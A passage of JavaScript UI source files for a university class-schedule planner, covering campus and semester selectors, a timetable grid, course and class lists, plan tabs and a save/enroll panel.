307                 db_materia.turmas.splice(db_materia.turmas.indexOf(db_turma), 1);
308             }
309             for (var j = 0; j < db_materia.turmas.length; j++) {
310                 var db_turma = db_materia.turmas[j];
311                 var issue = {};
312                 issue.text = "Turma " + db_turma.nome + " é nova!";
313                 issue.button = "Adicionar turma";
314                 issue.action = function(materia, turma) {
315                     return function() {
316                         self.plano.materias.update_add_turma(materia, turma);
317                     };
318                 }(state_materia, db_turma);
319                 m_issues.push(issue);
320             }
321             if (m_issues[0]) {
322                 issues.push(m_issues);
323             }
324         }
325         if (issues[0]) {
326             callback_yes(issues);
327         } else {
328             callback_no();
329         }
330     };
331 }
```

ui_avisos.js

```
/**
 * @constructor
 */
function UI_avisos(id)
{
    var self = this;

    var panel = document.getElementById(id);

    panel.className = "ui_avisos";

    /* functions */
    self.show = function() { panel.style.display = "block"; };
    self.hide = function() { panel.style.display = "none"; };
    self.reset = function() { panel.innerHTML = ""; self.hide(); };
    self.set_text = function(text) { panel.innerHTML = text; self.show(); };

    self.hide();
}
```

ui_campus.js

```
/**
 * Returns appropriate [year, semester] to be displayed as default in semester
 * selection.
 *
 * Semester starts at 1.
 */
function current_display_semester() {
    const semester_end_months = [5, 10, 11];

    let today = new Date(Date.now());

    let semester = 1 + Math.floor(today.getMonth() / 6);
    if (semester_end_months.includes(today.getMonth())) {
        semester += 1;
    }

    let year = today.getFullYear();

    return [year, semester];
}

function semester_as_str(year, semester, dash) {
    return year + dash + semester;
}

```

```
26 function load_semesters(max) {
27     let [year, semester] = current_display_semester();
28 
29     let semesters = [];
30     for (let _ of Array(max).keys()) {
31         semesters.push(year + '-' +  semester);
32 
33         semester--;
34         if (semester == 0) {
35             semester = 2;
36             year -= 1;
37         }
38     }
39 
40     return semesters;
41 }
42 
43 function make_semester_option(semester) {
44     let option = document.createElement("option");
45     option.value = semester.replace('-', '');
46     option.innerHTML = semester;
47     return option;
48 }
49 
50 /**
51  * @constructor
52  */
53 function UI_campus(id)
54 {
55     let self = this;
56 
57     let ui_campus = document.getElementById(id).parentNode;
58     ui_campus.className = "ui_campus";
59     ui_campus.appendChild(document.createTextNode("campus: "));
60     let campus = document.createElement("select");
61     let campuses = [
62         ["FLO", "Florianópolis"],
63         ["JOI", "Joinville"],
64         ["CBS", "Curitibanos"],
65         ["ARA", "Araranguá"],
66         ["BLN", "Blumenau"],
67     ];
68     for (let camp of campuses) {
69         let option = document.createElement("option");
70         option.value = camp[0];
71         option.innerHTML = camp[1];
72         campus.appendChild(option);
73     }
```

```
74
75      ui_campus.appendChild(campus);
76
77      campus.value = "FLO";
78
79      campus.onchange = function() {
80          self.cb_campus(this.value);
81      }
82
83      let semestre = document.createElement("select");
84
85      let semesters = load_semesters(4);
86
87      for (let semester of semesters) {
88          semestre.appendChild(make_semester_option(semester));
89      }
90
91      ui_campus.appendChild(semestre);
92
93      semestre.value = semester_as_str(semesters[semesters.length - 1], '-');
94      semestre.selectedIndex = 0;
95
96      semestre.onchange = function() {
97          self.cb_semestre(this.value);
98      }
99
100     /* callbacks */
101     self.cb_campus = null;
102     self.cb_semestre = null;
103     /* procedures */
104     self.set_campus = function(value) { campus.value = value; };
105     self.set_semestre = function(value) { semestre.value = value; };
106 }
```

ui_creditos.js

```
1  function UI_creditos(id) {
2      var d2 = document.getElementById(id);
3      d2.className = "ui_creditos";
4      d2.appendChild(document.createTextNode(" Créditos por semana: "));
5      var horas_aula = document.createTextNode("0");
6      d2.appendChild(horas_aula);
7
8      this.set_horas_aula = function(n) { horas_aula.nodeValue = n; };
9      this.reset = () => {
10         this.set_horas_aula(0);
11     };
```

```
}
```

ui_horario.js

```
/**
 * @constructor
 */
function UI_horario(id)
{
    var self = this;
    var dias  = [ "Segunda", "Ter\u00e7a", "Quarta", "Quinta", "Sexta",
    ↪  "S\u00e1bado" ];
    var horas = [ "07:30", "08:20", "09:10", "10:10", "11:00",
                  "13:30", "14:20", "15:10", "16:20", "17:10",
                  "18:30", "19:20", "20:20", "21:10"];
    var horas_fim = [ "08:20", "09:10", "10:00", "11:00", "11:50",
                      "14:20", "15:10", "16:00", "17:10", "18:00",
                      "19:20", "20:10", "21:10", "22:00"];
    var horas_fim_div = [];
    var mostrar_sala = false;
    var horario = document.getElementById(id);
    horario.className = "ui_horario";

    array = new Array();
    for (var i = 0; i < 6; i++) {
        array[i] = new Array();
    }

    var table = document.createElement("table");
    var thead = document.createElement("thead");

    var row = document.createElement("tr");
    var head = document.createElement("th");
    var input = document.createElement("input");
    input.title = "mostrar salas";
    input.type  = "checkbox";
    input.onchange = function() {
        mostrar_sala = this.checked;
        self.show_fim();
        self.cb_select();
    };
    head.appendChild(input);
    row.appendChild(head);
    for (var i = 0; i < dias.length; i++) {
        var head = document.createElement("th");
        head.innerHTML = dias[i];
        row.appendChild(head);
```

```
43      }
44      thead.appendChild(row);
45
46      table.appendChild(thead);
47
48      self.show_fim = function() {
49          horas_fim_div.forEach(function(div) {
50              if (mostrar_sala) {
51                  div.style.display = "block";
52              } else {
53                  div.style.display = "none";
54              }
55          });
56      }
57
58      var tbody = document.createElement("tbody");
59      for (var j = 0; j < horas.length; j++) {
60          if (j == 5 || j == 10) {
61              var row = document.createElement("tr");
62              row.style.height = "4px";
63              tbody.appendChild(row);
64          }
65          var row = document.createElement("tr");
66          var hora = document.createElement("td");
67          hora.style.fontSize = "11px";
68          var div = document.createElement("div");
69          div.innerHTML = horas[j];
70          hora.appendChild(div);
71          var div = document.createElement("div");
72          div.innerHTML = horas_fim[j];
73          hora.appendChild(div);
74          horas_fim_div.push(div);
75          row.appendChild(hora);
76          for (var i = 0; i < dias.length; i++) {
77              var data = document.createElement("td");
78              data.className = "ui_horario_celula";
79              data.innerHTML = " ";
80
81              if (mostrar_sala) {
82                  var div = document.createElement("div");
83                  div.style.fontSize = "10px";
84                  div.innerHTML = " ";
85                  data.appendChild(div);
86              }
87
88              array[i][j] = data;
89              row.appendChild(data);
90          }
```

```
91          tbody.appendChild(row);
92      }
93
94      table.appendChild(tbody);
95      horario.appendChild(table);
96      self.show_fim();
97
98      var reset = function() {
99          for (var dia = 0; dia < 6; dia++)
100             for (var hora = 0; hora < 14; hora++)
101                 clear_cell(dia, hora);
102     }
103     var clear_cell = function(dia, hora) {
104         var cell = array[dia][hora];
105         cell.innerHTML = " ";
106
107         if (mostrar_sala) {
108             var div = document.createElement("div");
109             div.style.fontSize = "10px";
110             div.innerHTML = " ";
111             cell.appendChild(div);
112         }
113
114         cell.style.backgroundColor = "white";
115         cell.style.border = "1px solid black";
116         cell.style.color = "black";
117     }
118     var display_cell = function(dia, hora, data) {
119         var cell = array[dia][hora];
120         cell.innerHTML = data.text;
121
122         if (mostrar_sala) {
123             var div = document.createElement("div");
124             div.style.fontSize = "10px";
125             if (data.sala) {
126                 div.innerHTML = data.sala;
127             } else {
128                 div.innerHTML = " ";
129             }
130             cell.appendChild(div);
131         }
132
133         if (data.fixed)
134             cell.style.fontWeight = "";
135         else
136             cell.style.fontWeight = "bold";
137         cell.style.backgroundColor = data.bgcolor;
138         cell.style.color = data.color;
```

```
139     }
140     function set_toggle(func, onover, onout) {
141         for (var dia = 0; dia < 6; dia++) {
142             for (var hora = 0; hora < 14; hora++) {
143                 if (func) {
144                     array[dia][hora].style.cursor = "pointer";
145                     array[dia][hora].onclick     = function() { func(this.dia,
                        ↪  this.hora); };
146                     array[dia][hora].onmouseover = function() { onover(this.dia,
                        ↪  this.hora); };
147                     array[dia][hora].onmouseout  = function() { onout(this.dia,
                        ↪  this.hora); };
148                 } else {
149                     array[dia][hora].style.cursor = "";
150                     array[dia][hora].onclick = null;
151                     array[dia][hora].onmouseover = null;
152                     array[dia][hora].onmouseout = null;
153                 }
154                 array[dia][hora].dia = dia;
155                 array[dia][hora].hora = hora;
156             }
157         }
158         if (func) {
159             horario.style.zIndex = "2000";
160         } else {
161             horario.style.zIndex = "0";
162         }
163     }
164
165     /* procedures */
166     self.set_toggle   = set_toggle;
167     self.display_cell = display_cell;
168     self.clear_cell   = clear_cell;
169     self.reset        = reset;
170     /* functions */
171     self.height       = function() { return horario.offsetHeight; };
172     /* callbacks */
173     self.cb_select    = null;
174 }
175
176 var Cell = {
177     normal: function(d) {
178         return {
179             fixed: d.fixed,
180             text: d.horario.materia.codigo + '\n' + d.horario.materia.chosen_class,
181             sala: d.sala,
182             bgcolor: d.horario.materia.cor,
183             color: "black",
```

```
        };
    },
    red: function(materia) {
        return {
            fixed: true,
            text: materia.codigo,
            bgcolor: "red",
            color: "black",
        };
    },
    grey: function(materia) {
        return {
            fixed: false,
            text: materia.codigo,
            bgcolor: "grey",
            color: "white",
        };
    }
};
```

ui_logger.js

```
/**
 * @constructor
 */
function UI_logger(id)
{
    var self = this;

    var persistent_color = null;
    var persistent_str = null;

    var ui_logger = document.getElementById(id).parentNode;
    ui_logger.className = "ui_logger";
    var stop = function() {
        if (self.timer) {
            clearTimeout(self.timer);
            self.timer = null;
        }
    }
    var reset = function(hard) {
        stop();
        if (hard)
            clear_persistent();
        ui_logger.innerHTML = persistent_str;
        ui_logger.style.backgroundColor = persistent_color;
        ui_logger.style.textAlign = "left";
```

```
26      };
27      var set_text = function(str, color) {
28          stop();
29          ui_logger.innerHTML = str;
30          ui_logger.style.backgroundColor = color;
31          ui_logger.style.textAlign = "left";
32          self.timer = setTimeout((function(t){return function(){t.reset();}})(self),
            ↪  5000);
33      }
34      var quick_text = "";
35      var quick_color;
36      var unset_quick_text = function() {
37          if (quick_text) {
38              stop();
39              self.set_text(quick_text, quick_color);
40              quick_text = "";
41          }
42      };
43      var set_quick_text = function(str, color) {
44          if (!quick_text) {
45              quick_text = ui_logger.innerHTML;
46              quick_color = ui_logger.style.backgroundColor;
47          }
48          stop();
49          ui_logger.innerHTML = str;
50          ui_logger.style.backgroundColor = color;
51          ui_logger.style.textAlign = "center";
52          self.timer = setTimeout((function(t){return
            ↪  function(){t.unset_quick_text()}})(self), 2000);
53      };
54      var updatesearch = function() {
55          self.pontos += ".";
56          if (self.pontos == "....")
57              self.pontos = ".";
58          ui_logger.innerHTML = self.str + self.pontos;
59          self.timer = setTimeout((function(t){return
            ↪  function(){t.updatesearch();}})(self), 200);
60      }
61      var waiting = function(str) {
62          self.str = str;
63          stop();
64          self.pontos = "";
65          self.updatesearch();
66          ui_logger.style.backgroundColor = "lightyellow";
67          ui_logger.style.textAlign = "left";
68      }
69      var set_persistent = function(str, color) {
70          persistent_str = str;
```

```
71          persistent_color = color;
72      }
73      var clear_persistent = function() {
74          persistent_str = "&lt;&lt;&lt;&lt; procure as disciplinas por nome ou
            ↪  código";
75          persistent_color = "#eeeeee";
76      }
77      clear_persistent();
78      reset();
79
80      /* procedures */
81      self.reset        = reset;
82      self.stop         = stop;
83      self.set_text     = set_text;
84      self.set_quick_text= set_quick_text;
85      self.unset_quick_text= unset_quick_text;
86      self.set_persistent = set_persistent;
87      self.clear_persistent = clear_persistent;
88      self.updatesearch = updatesearch;
89      self.waiting      = waiting;
90  }
```

ui_materias.js

```
1   /**
2    * @constructor
3    */
4   function UI_materias(id)
5   {
6       var self = this;
7
8       var list = document.getElementById(id);
9
10      list.className = "ui_materias"
11
12      var thiswidth = 882;
13
14      var table;
15      var thead;
16      var tbody;
17      var scroll_div;
18
19      var mouseover_materia = null;
20      var mouseout_materia = function() {
21          if (mouseover_materia) {
22              self.cb_onmouseout(mouseover_materia);
23              mouseover_materia = null;
```

```
24          }
25      };
26      function create() {
27          table = document.createElement("table");
28          thead = document.createElement("thead");
29          table.cellPadding="1";
30          table.cellSpacing="1";
31          table.appendChild(thead);
32          list.appendChild(table);
33          var row  = document.createElement("tr");
34          row.onmouseover = mouseout_materia;
35          row.style.backgroundColor = "#eeeeee";
36          var data = document.createElement("th");
37          data.style.width = "22px";
38          row.appendChild(data);
39          var data = document.createElement("th");
40          data.style.textAlign = "center";
41          data.style.width = "60px";
42          data.innerHTML = "C\u00f3digo";
43          row.appendChild(data);
44          var data = document.createElement("th");
45          data.style.textAlign = "center";
46          data.style.width = "50px";
47          data.innerHTML = "Turma";
48          row.appendChild(data);
49          var data = document.createElement("th");
50          data.style.textAlign = "center";
51          data.style.width = "60px";
52          data.innerHTML = "Período";
53          row.appendChild(data);
54          var data = document.createElement("th");
55          data.id = "combinacoes";
56          row.appendChild(data);
57          thead.appendChild(row);
58
59          scroll_div = document.createElement("div");
60          scroll_div.style.overflow = "auto";
61          scroll_div.style.maxHeight = "231px";
62          table = document.createElement("table");
63          table.cellPadding="1";
64          table.cellSpacing="1";
65          table.onmouseout = function(e) {
66              if (!e) var e = window.event;
67              var t = (window.event) ? e.srcElement : e.target;
68              var rt = (e.relatedTarget) ? e.relatedTarget : e.toElement;
69              while ( t &&  t.nodeName != "TABLE")
70                  t =  t.parentNode;
71              while (rt && rt.nodeName != "TABLE")
```

```
72                  rt = rt.parentNode;
73              if (rt && t && t == rt)
74                  return;
75              if (mouseover_materia) {
76                  self.cb_onmouseout(mouseover_materia);
77                  mouseover_materia = null;
78              }
79          };
80          tbody = document.createElement("tbody");
81          table.appendChild(tbody);
82          scroll_div.appendChild(table);
83          list.appendChild(scroll_div);
84      }
85      create();
86
87      function reset() {
88          var rows = tbody.getElementsByTagName("tr");
89          while (rows[0])
90              tbody.removeChild(rows[0]);
91          self.fix_width();
92      }
93
94      self.input = null;
95
96      function onclick() { self.cb_onclick(this.parentNode.materia); };
97      function onremove() { this.onmouseout();
        ↪  self.cb_onremove(this.parentNode.materia); };
98      function onmoveup() { this.onmouseout();
        ↪  self.cb_onmoveup(this.parentNode.materia); };
99      function onmovedown() { this.onmouseout();
        ↪  self.cb_onmovedown(this.parentNode.materia); };
100     function hover_off() { this.style.backgroundColor = this.oldbg; this.style.color
        ↪  = "black"; };
101     function hover_on()  { this.style.backgroundColor = "black"; this.style.color =
        ↪  this.oldbg; };
102     function edit_start(row, attr) {
103         var data = row.editable_cell[attr];
104         data.innerHTML = "";
105         var div = document.createElement("div");
106         div.style.overflow="hidden";
107         var input = document.createElement("input");
108         input.className = "ui_materias_edit_input";
109         input.value = row.materia[attr];
110         if (attr == "codigo")
111             input.maxLength = "7";
112         input.onblur = function() {
113             if (this.value != row.materia[attr])
114                 self.cb_changed(row.materia, attr, this.value);
```

```
115             data.innerHTML = "";
116             data.appendChild(document.createTextNode(row.materia[attr]));
117             self.input = null;
118         };
119         input.onkeydown = function(e) {
120             var ev = e ? e : event;
121             var c = ev.keyCode;
122             if (c == 27) {
123                 this.value = row.materia[attr];
124                 this.blur();
125             } else if (c == 13) {
126                 this.blur();
127             }
128         }
129         self.input = input;
130         div.appendChild(input);
131         data.appendChild(div);
132         input.focus();
133     };
134     function add(materia) {
135         var row  = document.createElement("tr");
136         row.editable_cell = new Object();
137         row.onmouseover = function() {
138             if (mouseover_materia == this.materia)
139                 return;
140             mouseout_materia();
141             self.cb_onmouseover(this.materia);
142             mouseover_materia = this.materia;
143         };
144         row.style.backgroundColor = materia.cor;
145         row.style.cursor="pointer";
146         var data = document.createElement("td");
147         var input = document.createElement("input");
148         input.title = "selecionar/deselecionar matéria";
149         input.type     = "checkbox";
150         input.materia  = materia;
151         materia_onchange = function() { self.cb_select(this.materia, this.checked);
        ↪ };
152         input.onchange = materia_onchange;
153         if (navigator.userAgent.toLowerCase().indexOf("msie") > -1) {
154             input.onclick = function() { this.blur() };
155         }
156         input.checked  = true;
157         data.appendChild(input);
158         materia.ui_selected = input;
159         data.style.width = "22px";
160         row.appendChild(data);
161         var data = document.createElement("td");
```

```
162         data.ondblclick = function() { edit_start(this.parentNode, "codigo"); };
163         data.onclick = onclick;
164         data.style.textAlign = "center";
165         data.style.width = "60px";
166         data.innerHTML = "";
167         data.appendChild(document.createTextNode(materia.codigo));
168         row.appendChild(data);
169         row.editable_cell["codigo"] = data;
170         var data = document.createElement("td");
171         data.onclick = onclick;
172         data.style.width = "50px";
173         materia.ui_turma = data;
174         row.appendChild(data);
175         var data = document.createElement("td");
176         data.onclick = onclick;
177         data.style.textAlign = "center";
178         data.style.width = "60px";
179         data.innerHTML = "";
180         var semestre_str = materia.semestre.substring(0, 4) + "-" +
            ↪  materia.semestre.substring(4, 5);
181         data.appendChild(document.createTextNode(semestre_str));
182         row.appendChild(data);
183         var data = document.createElement("td");
184         data.ondblclick = function() { edit_start(this.parentNode, "nome"); };
185         data.onclick = onclick;
186         data.innerHTML = "";
187         data.appendChild(document.createTextNode(materia.nome));
188         row.appendChild(data);
189         row.editable_cell["nome"] = data;
190         var data = document.createElement("td");
191         data.style.fontSize = "15px";
192         data.style.MozUserSelect = "none";
193         data.style.KhtmlUserSelect = "none";
194         data.onselectstart = function () { return false; };
195         data.oldbg = materia.cor;
196         data.onmouseout  = hover_off;
197         data.onmouseover = hover_on;
198         data.onclick = onmovedown;
199         data.innerHTML = "\u2193";
200         data.title = "diminuir prioridade da matéria";
201         data.style.width = "15px";
202         data.style.textAlign = "center";
203         row.appendChild(data);
204         var data = document.createElement("td");
205         data.style.fontSize = "15px";
206         data.style.MozUserSelect = "none";
207         data.style.KhtmlUserSelect = "none";
208         data.onselectstart = function () { return false; };
```

```
209         data.oldbg = materia.cor;
210         data.onmouseout  = hover_off;
211         data.onmouseover = hover_on;
212         data.onclick = onmoveup;
213         data.innerHTML = "\u2191";
214         data.title = "aumentar prioridade da matéria";
215         data.style.width = "15px";
216         data.style.textAlign = "center";
217         row.appendChild(data);
218         var data = document.createElement("td");
219         data.style.MozUserSelect = "none";
220         data.style.KhtmlUserSelect = "none";
221         data.onselectstart = function () { return false; };
222         data.oldbg = materia.cor;
223         data.onmouseout  = hover_off;
224         data.onmouseover = hover_on;
225         data.onclick = onremove;
226         data.innerHTML = "X";
227         data.title = "remover matéria";
228         data.style.width = "15px";
229         data.style.textAlign = "center";
230         row.appendChild(data);
231         tbody.appendChild(row);
232         row.materia = materia;
233         materia.row = row;
234         self.fix_width();
235     }
236 
237     /* functions */
238     self.add = add;
239     self.reset    = reset;
240     self.fix_width = function() {
241         if (table.offsetHeight <= scroll_div.offsetHeight)
242             table.style.width = thiswidth + "px";
243         else
244             table.style.width = (thiswidth - document.scrollbar_width) + "px";
245     };
246     /* callbacks */
247     self.cb_changed  = null;
248     self.cb_select   = null;
249     self.cb_onmouseover = null;
250     self.cb_onmouseout = null;
251     self.cb_onremove = null;
252     self.cb_onclick  = null;
253 }
```

ui_planos.js

```
/**
 * @constructor
 */
function UI_planos(id)
{
    var self = this;

    function hover_off() { this.style.backgroundColor = this.oldbg; this.style.color = "black"; };
    function hover_on()  { this.style.backgroundColor = "black"; this.style.color = this.oldbg; };

    var ui_planos = document.getElementById(id).parentNode;
    ui_planos.className = "ui_planos";

    var dropdown_menu = new widget_dropdown_menu(ui_planos, 180, 2, false);
    dropdown_menu.add("Limpar plano atual", function() { self.cb_clean();      });
    //
    // dropdown_menu.add("Copiar plano atual", function() { self.cb_dup(this.ix); });
    // dropdown_menu.add("Copiar plano atual", function() { self.cb_dup(this.ix); });

    function reset() {
        self.planos.forEach(function(plano) {
            ui_planos.removeChild(plano.span);
        });
        self.planos = [];
    }
    function add(plano) {
        var span = document.createElement("span");
        span.plano = plano;
        span.innerHTML = plano.nome;
        span.oldbg = "#eeeeee";
        span.onmouseout  = hover_off;
        span.onmouseover = hover_on;
        span.style.padding = "1px";
        span.style.border = "1px solid black";
        span.onclick = function() { self.cb_changed(this.plano); };
        ui_planos.appendChild(span);
        self.planos.push(plano);
        plano.span = span;
    }
    function select(plano) {
        var o = 0;
        for (var i = 0; i < self.planos.length; i++)
            if (self.planos[i] == plano) {
                index = i;
```

```
45                  break;
46              }
47          dropdown_menu.opcoes[0].innerHTML = "Limpar \"" + plano.nome + "\"";
48
49          // TODO: Restore when we support more than one plan
50          // if (i == o) o++;
51          // dropdown_menu.opcoes[1].ix = o;
52          // dropdown_menu.opcoes[1].innerHTML = "Copiar para \"" +
        ↪  self.planos[o].nome + "\"";
53          // o++; if (i == o) o++;
54          // dropdown_menu.opcoes[2].ix = o;
55          // dropdown_menu.opcoes[2].innerHTML = "Copiar para \"" +
        ↪  self.planos[o].nome + "\"";
56          // o++; if (i == o) o++;
57          plano.span.style.backgroundColor = "black";
58          plano.span.style.color = "#eeeeee";
59          plano.span.onmouseout  = function() { };
60          plano.span.onmouseover = function() { };
61          self.planos.forEach(function(planox) {
62              if (planox != plano) {
63                  planox.span.style.backgroundColor = "#eeeeee";
64                  planox.span.style.color = "black";
65                  planox.span.onmouseout  = hover_off;
66                  planox.span.onmouseover = hover_on;
67              }
68          });
69      }
70      function startup(state) {
71          self.reset();
72          for (var i = 0; i < state.planos.length; i++)
73              add(state.planos[i]);
74          self.select(state.plano);
75      }
76      self.planos = [];
77
78      /* callbacks */
79      self.cb_changed = null;
80      self.cb_clean   = null;
81      self.cb_dup     = null;
82      /* procedures */
83      self.reset   = reset;
84      self.select  = select;
85      self.startup = startup;
86  }
```

ui_saver.js

```
function createButton(text) {
    let button = document.createElement("button");
    button.innerHTML = text;
    button.onselectstart = () => false;
    return button;
}

/**
 * @constructor
 */
function UI_saver(id)
{
    var self = this;

    var ui_saver = document.getElementById(id).parentNode;
    ui_saver.className = "ui_saver";
    ui_saver.appendChild(document.createTextNode("Número de matrícula:"));
    var input = document.createElement("input");
    self.input = input;
    input.title = "Escolha um identificador qualquer para salvar/abrir seus horários.
    ↪  O identificador pode ser qualquer coisa (por exemplo seu número de
    ↪  matrícula). Cuidado: qualquer um pode usar qualquer identificador.";
    ui_saver.appendChild(input);
    ui_saver.appendChild(document.createTextNode(" "));

    self.button_load = createButton("abrir");
    ui_saver.appendChild(self.button_load);
    ui_saver.appendChild(document.createTextNode(" "));
    self.button_load.onclick = () => {
        self.cb_load(self.input.value);
        return false;
    };

    self.button_save = createButton("salvar");
    ui_saver.appendChild(self.button_save);
    ui_saver.appendChild(document.createTextNode(" "));
    self.button_save.onclick = () => {
        self.cb_save(self.input.value);
        return false;
    };

    // TODO: restore save system
    this.input.style.display = "none";
    this.button_load.style.display = "none";
    this.button_save.style.display = "none";

    const enroll_id_input = document.createElement("input");
    enroll_id_input.name = "enroll_id_input";
```

```
47      enroll_id_input.id = "enroll_id_input";
48      enroll_id_input.placeholder = "ex: 19100544";
49      enroll_id_input.type = "text";
50      ui_saver.appendChild(enroll_id_input);
51
52      self.button_enroll = createButton("matricular");
53      ui_saver.appendChild(self.button_enroll);
54      ui_saver.appendChild(document.createTextNode(" "));
55      self.button_enroll.onclick = () => {
56          self.cb_enroll()
57      };
58
59      var form = document.createElement("form");
60      form.style.display = "none";
61      form.method = "POST";
62      form.enctype = "multipart/form-data";
63      var input = document.createElement("input");
64      input.type = "hidden";
65      input.name = "ping";
66      form.appendChild(input);
67      ui_saver.appendChild(form);
68      self.form = form;
69      self.form_input = input;
70
71      var dropdown_menu = new widget_dropdown_menu(ui_saver, 230, 2, true);
72      dropdown_menu.add("limpar tudo", function(e) {
73          var really = confirm("Você quer mesmo limpar tudo?");
74          if (really) {
75              self.cb_cleanup();
76          }
77      });
78      dropdown_menu.add("exportar arquivo JSON", function(e) {
        ↪  self.cb_download(".json") });
79      dropdown_menu.add("importar arquivo JSON", function(e) { self.cb_upload() });
80
81      self.enabled = true;
82      self.disable = () => {
83          if (!self.enabled) {
84              return;
85          }
86
87          self.enabled = false;
88      }
89
90      self.enable = function() {
91          if (self.enabled) {
92              return;
93          }
```

```
94
95          const enable_button = (button, title) => {
96              button.style.backgroundColor = "lightblue";
97              button.disabled = false;
98
99              button.style.opacity = "";
100             button.style.filter = "";
101             button.title = title;
102         }
103
104         enable_button(self.button_load, "abrir horário");
105         enable_button(self.button_save, "salvar horário");
106         enable_button(self.button_enroll, "matricular");
107
108         self.enabled = true;
109     }
110
111     self.input.onkeyup = function(e) {
112         var c = (e) ? e.keyCode : event.keyCode;
113         if (this.value.length == 0) {
114             self.disable();
115         } else {
116             self.enable();
117         }
118     }
119
120     self.disable();
121     /* procedures */
122     self.identificar = function(identificador) {
123         if (identificador != null && identificador != "") {
124             self.input.value = identificador;
125             self.enable();
126         }
127     }
128     self.reset = function() {
129         self.input.value = "";
130         self.disable();
131     }
132     /* callbacks */
133     self.cb_download = null;
134     self.cb_ods = null;
135     self.cb_upload = null;
136     self.cb_cleanup = null;
137     self.cb_save = null;
138     self.cb_load = null;
139     self.cb_enroll = null;
140 }
```

ui_turmas.js

```
/**
 * @constructor
 */
function UI_turmas(id)
{
    var self = this;

    var current_materia = null;
    var current_turma = null;
    var insert_before = null;
    var old_cb_onmouseout = null;

    list = document.getElementById(id);

    var thiswidth = 438;

    list.className = "ui_turmas";
    list.style.width  = thiswidth + "px";

    function onmouseup() {
        var checkboxes =
        ↪  this.parentNode.getElementsByTagName("td")[0].getElementsByTagName("input");
        var at_least_one_selected = 0;
        for (var i = 0; i < checkboxes.length; i++) {
            if (checkboxes[i].checked) {
                at_least_one_selected = 1;
                break;
            }
        }
        for (var i = 0; i < checkboxes.length; i++) {
            self.cb_changed(checkboxes[i].turma, !at_least_one_selected);
            checkboxes[i].checked = !at_least_one_selected;
        }
        self.cb_updated(null);
    }
    function edit_start(turma) {
        current_turma = turma;
        var row = current_turma.row;
        row.style.backgroundColor = "black";
        row.style.color           = "white";
        self.ok_button.style.display = "";
        self.cancel_button.style.display = "";
        old_cb_onmouseout = self.cb_onmouseout;
        self.cb_onmouseout = function() {};
    }
```

```
45      function edit_end() {
46          if (current_turma) {
47              var row = current_turma.row;
48              row.style.backgroundColor = current_materia.cor;
49              row.style.color           = "black";
50              self.ok_button.style.display = "none";
51              self.cancel_button.style.display = "none";
52              self.cb_onmouseout = old_cb_onmouseout;
53          }
54      }
55      function remove_turma(turma) {
56          var row = turma.row;
57          row.parentNode.removeChild(row);
58          self.fix_height();
59      }
60      function stop_propagation(e)
61      {
62          if (!e) var e = window.event;
63          e.cancelBubble = true;
64          if (e.stopPropagation) e.stopPropagation();
65      }
66      function hover_off() { this.style.backgroundColor = this.oldbg; this.style.color
        ↪  = "black"; };
67      function hover_on()  { this.style.backgroundColor = "black"; this.style.color =
        ↪  this.oldbg; };
68      var mouseover_turma = null;
69      var mouseout_turma = function() {
70          if (mouseover_turma) {
71              mouseover_turma.row.menu_div.style.display = "none";
72              mouseover_turma.row.menu_v.style.borderBottom = "1px solid black";
73              mouseover_turma.row.menu_v.onmouseout  = hover_off;
74              mouseover_turma.row.menu_v.onmouseover = hover_on;
75              mouseover_turma.row.menu_v.style.backgroundColor = current_materia.cor;
76              mouseover_turma.row.menu_v.style.color = "black";
77              mouseover_turma.row.menu.style.display = "none";
78              mouseover_turma.row.menu.style.top = "0px";
79              mouseover_turma.row.inner_div.style.zIndex = 0;
80              self.cb_onmouseout(mouseover_turma);
81              mouseover_turma = null;
82          }
83      };
84      function new_turma(horario) {
85          var row  = document.createElement("tr");
86          row.style.backgroundColor = current_materia.cor;
87          row.onmouseover = function() {
88              if (mouseover_turma == this.turma)
89                  return;
90              mouseout_turma();
```

```
91              this.menu.style.display = "block";
92              self.cb_onmouseover(this.turma);
93              mouseover_turma = this.turma;
94          };
95          mouseover_turma = null;
96
97          var data = document.createElement("td");
98          for (var j in horario.turmas) {
99              var turma = horario.turmas[j];
100             var input = document.createElement("input");
101             input.title = "selecionar/deselecionar turma";
102             input.type     = "radio";
103             input.name     = "selected_class";
104             input.turma    = turma;
105             input.onchange = function() {
106                 self.cb_changed(this.turma, this.checked);
107                 self.cb_updated(null);
108             };
109             if (navigator.userAgent.toLowerCase().indexOf("msie") > -1) {
110                 input.onclick = function() { this.blur() };
111             }
112             data.appendChild(input);
113             input.checked = turma.nome === horario.materia.chosen_class;
114         }
115         row.appendChild(data);
116
117         var data = document.createElement("td");
118         data.onmouseup = onmouseup;
119         for (var j in horario.turmas) {
120             var turma = horario.turmas[j];
121             var div = document.createElement("div");
122             div.innerHTML = turma.nome;
123             data.appendChild(div);
124             if (!row.turma) {
125                 row.turma = turma;
126                 turma.row = row;
127             }
128         }
129         row.appendChild(data);
130
131         var twochars = function(n) {
132             var str = "";
133             if (n < 10)
134                 str += " ";
135             str += n;
136             return str;
137         }
138         var data = document.createElement("td");
```

```
139         data.onmouseup = onmouseup;
140         for (var j in horario.turmas) {
141             var div = document.createElement("div");
142             var turma = horario.turmas[j];
143             var innerHTML = "(" + twochars(turma.vagas_ocupadas);
144             if (turma.pedidos_sem_vaga != 0)
145                 innerHTML += "+" + twochars(turma.pedidos_sem_vaga);
146             else
147                 innerHTML += "   ";
148             innerHTML += ")/" + twochars(turma.vagas_ofertadas);
149             div.innerHTML = innerHTML;
150             data.appendChild(div);
151             if (!row.turma) {
152                 row.turma = turma;
153                 turma.row = row;
154             }
155         }
156         row.appendChild(data);
157 
158         var data = document.createElement("td");
159         data.onmouseup = onmouseup;
160         var inner_div = document.createElement("div");
161         inner_div.style.position = "relative";
162         for (var j in horario.turmas) {
163             var turma = horario.turmas[j];
164             var prof = new String;
165             for (var p = 0; p < turma.professores.length; p++) {
166                 var div = document.createElement("div");
167                 div.innerHTML = turma.professores[p];
168                 inner_div.appendChild(div);
169             }
170         }
171         if (!inner_div.innerHTML)
172             inner_div.innerHTML = " ";
173         data.appendChild(inner_div);
174         row.appendChild(data);
175 
176         var menu = document.createElement("div");
177         menu.className = "ui_turmas_menu";
178         inner_div.appendChild(menu);
179 
180         var menu_v = document.createElement("div");
181         menu_v.className = "ui_turmas_menu_v";
182         menu_v.style.backgroundColor = current_materia.cor;
183         menu_v.innerHTML = "V";
184         menu_v.title = "clique aqui para editar ou remover turma";
185         menu_v.oldbg = current_materia.cor;
186         menu_v.onmouseout  = hover_off;
```

```
187         menu_v.onmouseover = hover_on;
188         menu_v.row = row;
189         menu_v.data = data;
190         menu_v.onmouseup = function(e) {
